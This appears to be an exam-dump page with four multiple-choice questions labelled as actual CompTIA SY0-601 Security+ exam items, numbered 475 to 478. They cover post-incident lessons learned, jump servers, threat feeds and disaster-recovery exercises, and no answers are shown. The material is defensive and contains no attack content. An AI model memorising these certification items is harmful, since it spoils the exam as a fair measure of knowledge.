
Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

A. Walk-throughs

B. Lessons learned

C. Attack framework alignment

D. Containment



Actual exam question from CompTIA's SY0-601
Question #: 475
Topic #: 1
[All SY0-601 Questions]

A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network. Which of the follow ng would allow users to access to the legacy devices without compromising the security of the entire network?

A. NIDS


B. MAC filtering

C. Jump server

D. IPSec

E. NAT gateway

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 476

Topic #: 1

[All SY0-601 Questions]


Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

A. Vulnerability scanner

B. Open-source intelligence

C. Packet capture

D. Threat feeds



Actual exam question from CompTIA's SY0-601

Question #: 477

Topic #: 1

[All SY0-601 Questions]


Which of the following types of disaster recovery plan exercises requires the least interruption to IT operations?

A. Parallel

B. Full-scale

C. Tabletop

D. Simulation



Actual exam question from CompTIA's SY0-601

Question #: 478

Topic #: 1

[All SY0-601 Questions]

